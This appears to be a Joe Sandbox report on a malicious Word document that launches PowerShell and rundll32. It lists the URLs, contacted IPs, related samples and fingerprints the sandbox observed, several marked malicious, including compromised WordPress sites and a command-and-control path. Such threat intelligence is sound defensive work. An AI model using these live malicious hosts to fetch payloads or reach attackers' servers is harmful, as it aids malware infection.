http://ketoresetme.com/wp-content/themes/Newspaper/style.css?ver=8.1	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://res.getmicrosoftkey.com/api/redemptionevents	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ketoresetme.com/category/keto-news/	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://tasks.office.com	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://ketoresetme.com/xmlrpc.php	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://00zyku.com	powershell.exe, 00000004.00000002.289183876.0000018A152D0000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://officeci.azurewebsites.net/api/	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://ketoresetme.com/wp-content/uploads/2020/09/reclama-lifestyle.jpg	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://store.office.cn/addinstemplate	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000004.00000002.281715020.0000018A14283000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.letsencrypt.org0	powershell.exe, 00000004.00000002.289246816.0000018A15355000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000004.00000002.281715020.0000018A14283000.00000004.00000001.sdmp	false		high
http://https://rajwap.pro/	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://wheelcomoving.com/company/contact/	powershell.exe, 00000004.00000002.289116018.0000018A15261000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000004.00000002.290367412.0000018A24216000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://https://ketoresetme.com/contact-us/	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.odwebp.svc.ms	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://https://web.microsoftstream.com/video/	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://https://graph.windows.net	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://github.com/Pester/Pester	powershell.exe, 00000004.00000002.281715020.0000018A14283000.00000004.00000001.sdmp	false		high
http://https://ketoresetme.com/wp-content/uploads/2021/01/Beyond-Keto-Virtual-Summit-The-Mid-Life-Re-Life-B	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://wheelcomoving.com/wp-includes/css/dist/block-library/style.min.css?ver=5.6	powershell.exe, 00000004.00000002.289116018.0000018A15261000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://arabysexy.mobi/	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ketoresetme.com/wp-includes/js/jquery/jquery.js?ver=1.12.4-wp	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ketoresetme.com/wp-content/plugins/woocommerce/packages/woocommerce-blocks/build/vendors-styl	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dynamic.t	svchost.exe, 00000011.00000002.308278437.000001E8C744E000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.307969498.000001E8C745A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://https://dirtyindianporn.info/	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Transit	svchost.exe, 00000011.00000003.307923266.000001E8C745F000.00000004.00000001.sdmp	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://weather.service.msn.com/data.aspx	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://https://ketoresetme.com/wp-content/uploads/2021/01/The-Ketonian-Cookbook-QUICK-AND-EASY-LOW-CARB-218	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://wheelcomoving.com/wp-content/themes/cargo/js/header.misc.js?ver=5.6	powershell.exe, 00000004.00000002.289116018.0000018A15261000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://wheelcomoving.com/services/ocean-cargo/	powershell.exe, 00000004.00000002.289116018.0000018A15261000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://wheelcomoving.com/wp-content/plugins/wpcargo/admin/assets/css/jquery.datetimepicker.min.css?v	powershell.exe, 00000004.00000002.289116018.0000018A15261000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://https://ketoresetme.com/privacy-policy-2/	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gd?pv=1&r=	svchost.exe, 00000011.00000003.307969498.000001E8C745A000.00000004.00000001.sdmp	false		high
http://192.168.0.194/wp_011_lifestyle/wp-content/uploads/2017/03/2.jpg	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/ios	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://ketoresetme.com/wp-content/plugins/woocommerce/assets/css/woocommerce-layout.css?ver=4.5.1	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Driving	svchost.exe, 00000011.00000003.307923266.000001E8C745F000.00000004.00000001.sdmp	false		high
http://https://ketoresetme.com/wp-content/uploads/2021/01/The-Ketonian-Cookbook-QUICK-AND-EASY-LOW-CARB-100	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://o365auditrealtimeingestion.manage.office.com	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://https://wheelcomoving.com/xmlrpc.php?rsd	powershell.exe, 00000004.00000002.289116018.0000018A15261000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://outlook.office365.com/api/v1.0/me/Activities	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://ketoresetme.com/wp-content/plugins/cookie-law-info/public/css/cookie-law-info-public.css?ver=	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://wheelcomoving.com/wp-content/plugins/wpcargo/assets/css/wpcargo-style.css?ver=6.7.4	powershell.exe, 00000004.00000002.289116018.0000018A15261000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://entitlement.diagnostics.office.com	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://https://ketoresetme.com/2021/01/06/keto-reset-instant-pot-cookbook-trailer/	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://190.247.139.101/o7vtz/g3p9nxague/	rundll32.exe, 0000000E.00000002.470615801.000000000326D000.00000004.00000020.sdmp, rundll32.exe, 0000000E.00000003.411786554.000000003271000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://https://outlook.office.com/	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://190.247.139.101/o7vtz/g3p9nxague/llc	rundll32.exe, 0000000E.00000002.470569025.000000000324A000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://indianpornmovies.info/	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://ketoresetme.com/category/keto/	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gri?pv=1&r=	svchost.exe, 00000011.00000003.286166612.000001E8C7432000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
66.85.46.76	unknown	United States		393960	HOST4GEEKS-LLCUS	true
152.170.79.100	unknown	Argentina		10318	TelecomArgentinaSAAR	true
58.97.195.135	unknown	Bangladesh		7470	TRUEINTERNET-AS-APTRUEINTERNETCoLtdTH	true
190.247.139.101	unknown	Argentina		10318	TelecomArgentinaSAAR	true
35.214.169.246	unknown	United States		19527	GOOGLE-2US	true
193.187.117.26	unknown	Netherlands		55933	CLOUDIE-AS-APCloudieLimitedHK	true
70.32.23.58	unknown	United States		55293	A2HOSTINGUS	true
138.197.99.250	unknown	United States		14061	DIGITALOCEAN-ASNUS	true

Private

IP
127.0.0.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	336937
Start date:	07.01.2021
Start time:	11:52:02
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Informacion_29.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@24/17@5/9
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	• Successful, ratio: 25.8% (good quality ratio 24.9%) • Quality average: 77.4% • Quality standard deviation: 24.8%
HCA Information:	• Successful, ratio: 83% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, UsoClient.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.109.88.177, 52.109.88.40, 52.109.76.33, 104.43.193.48, 51.104.144.132, 23.210.248.85, 92.122.213.194, 92.122.213.247, 20.54.26.129, 205.185.216.42, 205.185.216.10, 51.103.5.159, 13.64.90.137, 40.88.32.150, 51.11.168.160, 52.255.188.83, 104.42.151.234 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, arc.msn.com, par02p.wns.notify.windows.com.akadns.net, skypedataprdcoleus15.cloudapp.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, client.wns.windows.com, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net • Execution Graph export aborted for target powershell.exe, PID 7064 because it is empty • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:52:56	API Interceptor	44x Sleep call for process: powershell.exe modified
11:53:15	API Interceptor	2x Sleep call for process: svchost.exe modified
11:54:30	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
66.85.46.76	Informacion_29.doc	Get hash	malicious	Browse	• wheelcomoving.com/p/RuMeRPa/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Informacion_122020_EUH-4262717.doc	Get hash	malicious	Browse	• wheelcomoving.com/p/RuMeRPa/
	1923620_YY-5094713.doc	Get hash	malicious	Browse	• wheelcomoving.com/p/RuMeRPa/
	Doc 2912 75513.doc	Get hash	malicious	Browse	• wheelcomoving.com/p/RuMeRPa/
	DAT.doc	Get hash	malicious	Browse	• wheelcomoving.com/p/RuMeRPa/
	ARCHIVOFile_762-36284.doc	Get hash	malicious	Browse	• wheelcomoving.com/p/RuMeRPa/
	4640-2912-122020.doc	Get hash	malicious	Browse	• wheelcomoving.com/p/RuMeRPa/
	MENSAJE_29_2020.doc	Get hash	malicious	Browse	• wheelcomoving.com/p/RuMeRPa/
	MENSAJE_29_2020.doc	Get hash	malicious	Browse	• wheelcomoving.com/p/RuMeRPa/
	MENSAJE.doc	Get hash	malicious	Browse	• wheelcomoving.com/p/RuMeRPa/
	Dati.doc	Get hash	malicious	Browse	• wheelcomoving.com/p/RuMeRPa/
	ARCH.doc	Get hash	malicious	Browse	• wheelcomoving.com/p/RuMeRPa/
	LIST_20201229_1397.doc	Get hash	malicious	Browse	• wheelcomoving.com/p/RuMeRPa/
	documento 2912 2020.doc	Get hash	malicious	Browse	• wheelcomoving.com/p/RuMeRPa/
152.170.79.100	l25m9JjVcwM.dll	Get hash	malicious	Browse	• 152.170.79.100/jne6snt/m6myiohmse/
	Informacion_122020_EUH-4262717.doc	Get hash	malicious	Browse	• 152.170.79.100/gsyuaw2no20y/
	1923620_YY-5094713.doc	Get hash	malicious	Browse	• 152.170.79.100/2w9radk/e1bqg93t32/bfbkkxnxm/kzpgfx0srz2azra2z6/wtvvr/zuhrx/
	Info_122020.doc	Get hash	malicious	Browse	• 152.170.79.100/udiwy/9lqzybri7w/n3qkg5seewustvns68/l36c10de4srgz133y/
	FILE 20201230 XC25584.doc	Get hash	malicious	Browse	• 152.170.79.100/f5hvsm8p45k9/r0hin/g4fm3hzyqd5c/
	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	• 152.170.79.100/x6g2gr/bchg5i/1dw1veojm5/wx1zsm5gbt71xbtih/gqcr5rzmurhr33/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ARC_20201230_493289.doc	Get hash	malicious	Browse	• 152.170.79.100/g66ezlsi59l2qh9tcn/ydgp2y3srh2m5hj6/xkq9/wstqsdd/xpmc9zuidrre/
	vpzvfqdt.dll	Get hash	malicious	Browse	• 152.170.79.100/8wjtai/6101dxx/4ggv7sw145lrki/
	LIST_2020_12_30_45584.doc	Get hash	malicious	Browse	• 152.170.79.100/7gfh58w8tuftcw/
	Adjunto.doc	Get hash	malicious	Browse	• 152.170.79.100/76ccih3j36ds48gflq/1agrdm9fi2y0wnk/3huzz5wj9w7/
	PO#634493 301220.doc	Get hash	malicious	Browse	• 152.170.79.100/dwap/ulw9qv3rb7tn3pfmcvj/xibwt6769jdvwhte/zsns1d90vaps/f6yatsbh/
	nrJGslwTeN.doc	Get hash	malicious	Browse	• 152.170.79.100/hmjmchef7iewj2uvzf/9pltlpfikujmwtp/e6oaz9n/7m756y/bxs78/
	DAT.doc	Get hash	malicious	Browse	• 152.170.79.100/al700npvtnac1sp/hyv2ljkpgl5er/ftzaj/82949dvglj88n9/kr054l3td4qgcn0/zer9t3m/
	Messaggio-3012-2020.doc	Get hash	malicious	Browse	• 152.170.79.100/9h5mkq4rscmn4p5/5i03xqzios0rjfom1p/7ryi6q8v0/iljhnekck1dpk9ng/0umxys8m7lmuc090/jj1uo/
	M3816067.doc	Get hash	malicious	Browse	• 152.170.79.100/jefmqa7pgn6/a7zeb1l6ir8p/iuii6qu/7x9123680/qwimc/kzg68jfg4cm59iv1/
	messaggio 2912.doc	Get hash	malicious	Browse	• 152.170.79.100/ldptrzs0lv336pjtc/s28dymelc06393/
	ARCHIVOFile_762-36284.doc	Get hash	malicious	Browse	• 152.170.79.100/bz77n5i0/aajfq5b2yw7yw59kt33/0ghoxzznyfa8bik7hm1/yiyb7xv8gihti8i/uqf8mgk7iy/
	Documento-2912-122020.doc	Get hash	malicious	Browse	• 152.170.79.100/iu4g99cxf8oc/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Documento_I_2612.doc	Get hash	malicious	Browse	• 152.170.79.100/ipjai1r8tvftp/t2vqr6k1oq2jb2z38/f38ne62mhsuf3mdo/a1z9a6ur8zq6rvcxry/
	Archivo-29.doc	Get hash	malicious	Browse	• 152.170.79.100/doqyotvh2su6/gilkt2/qw7ipzh4umgoxfdc4gu/4alfk7j/m1en5ykrvqhpj/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
d-cem.com	Informacion_29.doc	Get hash	malicious	Browse	• 35.214.169.246
	TZ8322852306TL.doc	Get hash	malicious	Browse	• 35.214.169.246
	http://https://dj.4zido.de/i/612BRNn/	Get hash	malicious	Browse	• 35.214.169.246
ketoresetme.com	Informacion_29.doc	Get hash	malicious	Browse	• 70.32.23.58
	Informacion_122020_EUH-4262717.doc	Get hash	malicious	Browse	• 70.32.23.58
	1923620_YY-5094713.doc	Get hash	malicious	Browse	• 70.32.23.58
	Doc 2912 75513.doc	Get hash	malicious	Browse	• 70.32.23.58
00zyku.com	Informacion_29.doc	Get hash	malicious	Browse	• 193.187.117.26
	Informacion_122020_EUH-4262717.doc	Get hash	malicious	Browse	• 193.187.117.26
	1923620_YY-5094713.doc	Get hash	malicious	Browse	• 193.187.117.26
	Doc 2912 75513.doc	Get hash	malicious	Browse	• 193.187.117.26
wheelcomoving.com	Informacion_29.doc	Get hash	malicious	Browse	• 66.85.46.76
	Informacion_122020_EUH-4262717.doc	Get hash	malicious	Browse	• 66.85.46.76
	1923620_YY-5094713.doc	Get hash	malicious	Browse	• 66.85.46.76
	Doc 2912 75513.doc	Get hash	malicious	Browse	• 66.85.46.76
	DAT.doc	Get hash	malicious	Browse	• 66.85.46.76
	ARCHIVOFile_762-36284.doc	Get hash	malicious	Browse	• 66.85.46.76
	4640-2912-122020.doc	Get hash	malicious	Browse	• 66.85.46.76
	MENSAJE_29_2020.doc	Get hash	malicious	Browse	• 66.85.46.76
	MENSAJE_29_2020.doc	Get hash	malicious	Browse	• 66.85.46.76
	MENSAJE.doc	Get hash	malicious	Browse	• 66.85.46.76
	Dati.doc	Get hash	malicious	Browse	• 66.85.46.76
	ARCH.doc	Get hash	malicious	Browse	• 66.85.46.76
	LIST_20201229_1397.doc	Get hash	malicious	Browse	• 66.85.46.76
	documento 2912 2020.doc	Get hash	malicious	Browse	• 66.85.46.76

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TelecomArgentinaSAAR	i	Get hash	malicious	Browse	• 181.170.3.37
	l25m9JjVcwM.dll	Get hash	malicious	Browse	• 152.170.79.100
	Informacion_122020_EUH-4262717.doc	Get hash	malicious	Browse	• 152.170.79.100
	1923620_YY-5094713.doc	Get hash	malicious	Browse	• 152.170.79.100
	Info_122020.doc	Get hash	malicious	Browse	• 152.170.79.100
	FILE 20201230 XC25584.doc	Get hash	malicious	Browse	• 152.170.79.100
	ARCHIVOFile.doc	Get hash	malicious	Browse	• 190.247.139.101
	Doc 2912 75513.doc	Get hash	malicious	Browse	• 190.247.139.101
	79685175.doc	Get hash	malicious	Browse	• 190.247.139.101
	DATI 2020.doc	Get hash	malicious	Browse	• 190.247.139.101
	7mB0FoVcSn.exe	Get hash	malicious	Browse	• 200.114.142.40
	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	• 152.170.79.100
	ARC_20201230_493289.doc	Get hash	malicious	Browse	• 152.170.79.100
	vpzvfqdt.dll	Get hash	malicious	Browse	• 152.170.79.100
	LIST_2020_12_30_45584.doc	Get hash	malicious	Browse	• 152.170.79.100
	Adjunto.doc	Get hash	malicious	Browse	• 152.170.79.100

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO#634493 301220.doc	Get hash	malicious	Browse	• 152.170.79.100
	nrJGslwTeN.doc	Get hash	malicious	Browse	• 152.170.79.100
	DAT.doc	Get hash	malicious	Browse	• 152.170.79.100
	Messaggio-3012-2020.doc	Get hash	malicious	Browse	• 152.170.79.100
TRUEINTERNET-AS-APTRUEINTERNETCoLtdTH	Informacion_29.doc	Get hash	malicious	Browse	• 58.97.195.135
	4WFF5Xwd2i.exe	Get hash	malicious	Browse	• 171.100.142.238
	http://https://bit.ly/2RzqidD?needed=felt	Get hash	malicious	Browse	• 110.170.129.101
	http://https://bit.ly/3iAFpzv?usually=girl	Get hash	malicious	Browse	• 110.170.129.101
	http://https://bodyfitline.in/cgi-bin/x8ij-010/	Get hash	malicious	Browse	• 119.76.191.158
HOST4GEEKS-LLCUS	Informacion_29.doc	Get hash	malicious	Browse	• 66.85.46.76
	Informacion_122020_EUH-4262717.doc	Get hash	malicious	Browse	• 66.85.46.76
	1923620_YY-5094713.doc	Get hash	malicious	Browse	• 66.85.46.76
	Doc 2912 75513.doc	Get hash	malicious	Browse	• 66.85.46.76
	DAT.doc	Get hash	malicious	Browse	• 66.85.46.76
	ARCHIVOFile_762-36284.doc	Get hash	malicious	Browse	• 66.85.46.76
	4640-2912-122020.doc	Get hash	malicious	Browse	• 66.85.46.76
	MENSAJE_29_2020.doc	Get hash	malicious	Browse	• 66.85.46.76
	MENSAJE_29_2020.doc	Get hash	malicious	Browse	• 66.85.46.76
	MENSAJE.doc	Get hash	malicious	Browse	• 66.85.46.76
	Dati.doc	Get hash	malicious	Browse	• 66.85.46.76
	ARCH.doc	Get hash	malicious	Browse	• 66.85.46.76
	LIST_20201229_1397.doc	Get hash	malicious	Browse	• 66.85.46.76
	documento 2912 2020.doc	Get hash	malicious	Browse	• 66.85.46.76
	http://https://mysterygorillassafaris.com/notenotice/common/login	Get hash	malicious	Browse	• 185.221.216.3
	DHL Receipt_pdf.exe	Get hash	malicious	Browse	• 185.221.216.3
	HBL CreditCard.exe	Get hash	malicious	Browse	• 185.221.216.3
	Invoice_pdf.exe	Get hash	malicious	Browse	• 185.221.216.3
	Packing list_pdf.exe	Get hash	malicious	Browse	• 185.221.216.3
	http://mail.strantake.casa	Get hash	malicious	Browse	• 172.93.120.224
TelecomArgentinaSAAR	i	Get hash	malicious	Browse	• 181.170.3.37
	l25m9JjVcwM.dll	Get hash	malicious	Browse	• 152.170.79.100
	Informacion_122020_EUH-4262717.doc	Get hash	malicious	Browse	• 152.170.79.100
	1923620_YY-5094713.doc	Get hash	malicious	Browse	• 152.170.79.100
	Info_122020.doc	Get hash	malicious	Browse	• 152.170.79.100
	FILE 20201230 XC25584.doc	Get hash	malicious	Browse	• 152.170.79.100
	ARCHIVOFile.doc	Get hash	malicious	Browse	• 190.247.139.101
	Doc 2912 75513.doc	Get hash	malicious	Browse	• 190.247.139.101
	79685175.doc	Get hash	malicious	Browse	• 190.247.139.101
	DATI 2020.doc	Get hash	malicious	Browse	• 190.247.139.101
	7mB0FoVcSn.exe	Get hash	malicious	Browse	• 200.114.142.40
	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	• 152.170.79.100
	ARC_20201230_493289.doc	Get hash	malicious	Browse	• 152.170.79.100
	vpzvfqdt.dll	Get hash	malicious	Browse	• 152.170.79.100
	LIST_2020_12_30_45584.doc	Get hash	malicious	Browse	• 152.170.79.100
	Adjunto.doc	Get hash	malicious	Browse	• 152.170.79.100
	PO#634493 301220.doc	Get hash	malicious	Browse	• 152.170.79.100
	nrJGslwTeN.doc	Get hash	malicious	Browse	• 152.170.79.100
	DAT.doc	Get hash	malicious	Browse	• 152.170.79.100
	Messaggio-3012-2020.doc	Get hash	malicious	Browse	• 152.170.79.100

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
3b5074b1b5d032e5620f69f9f700ff0e	do15gc2q.exe	Get hash	malicious	Browse	• 35.214.169.246 • 58.97.195.135
	SOA.exe	Get hash	malicious	Browse	• 35.214.169.246 • 58.97.195.135
	INVOICE PACKING LIST Pdf.exe	Get hash	malicious	Browse	• 35.214.169.246 • 58.97.195.135

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://linkprotect.cudasvc.com/url?a=http%3a%2f%2ffindcloud.id%2fwp-includes%2f8JTmzq3FN6z3OBJBdBCfXrdcZl5H7ZxOaOZzfl2H%2f&c=E,1,2CiyC7FGbs3Pvr1yrAWkewOmRL-xyrP42HL37xX4omRyLZqRrqWOt_1RKb6pLtfzxs7zIBTrrVMEwQ8pOUIr2mFuNwrd9eHNrfkptUp83QPlV-CrGIoXMw,,&typo=1	Get hash	malicious	Browse	• 35.214.169.246 • 58.97.195.135
	http://https://northernprepsquad.uk/wp-content/C2SgD76AFgrcENck0bAOmz8LMoQDQN9C8XlsS16BNPCVrzJBNs/	Get hash	malicious	Browse	• 35.214.169.246 • 58.97.195.135
	Dhl paket.exe	Get hash	malicious	Browse	• 35.214.169.246 • 58.97.195.135
	http://https://mrveggy.com/resgatecarrinho/jcWVa69vj8IDsQRCud8h6RNI9Mz17JqsPPJ0DFnlbXZGyMM2GcZ3/	Get hash	malicious	Browse	• 35.214.169.246 • 58.97.195.135
	http://covisa.com.br/paypal-closed-y2hir/ABqY1RAPjaNGnFw9flbsTw3mbHnBB1OUWRV6kbbvfAryr4bmEsDoeNMECXf3fg6io/	Get hash	malicious	Browse	• 35.214.169.246 • 58.97.195.135
	1HnGvXpvhg.exe	Get hash	malicious	Browse	• 35.214.169.246 • 58.97.195.135
	1FXO8fI8R3.exe	Get hash	malicious	Browse	• 35.214.169.246 • 58.97.195.135
	http://goodjobssolutions.com/mayo-clinic-nmk5w/WQDXUGGDH1memfhbzQba7kowTEW24A/	Get hash	malicious	Browse	• 35.214.169.246 • 58.97.195.135
	http://bubbawatsongolf.com/_ARCHIVE/1kkkKgOZ0fekTnDr9Y221yQmAabJ8I5yGEFITawlU5OuJtZyYlUmm9/	Get hash	malicious	Browse	• 35.214.169.246 • 58.97.195.135
	PO.423pdf.exe	Get hash	malicious	Browse	• 35.214.169.246 • 58.97.195.135
	PO.423pdf.exe	Get hash	malicious	Browse	• 35.214.169.246 • 58.97.195.135
	032021CITAR.exe	Get hash	malicious	Browse	• 35.214.169.246 • 58.97.195.135
	estatement_01_03_2021.exe	Get hash	malicious	Browse	• 35.214.169.246 • 58.97.195.135
	SecuriteInfo.com.Generic.mg.5d1df2995bd1b54b.exe	Get hash	malicious	Browse	• 35.214.169.246 • 58.97.195.135
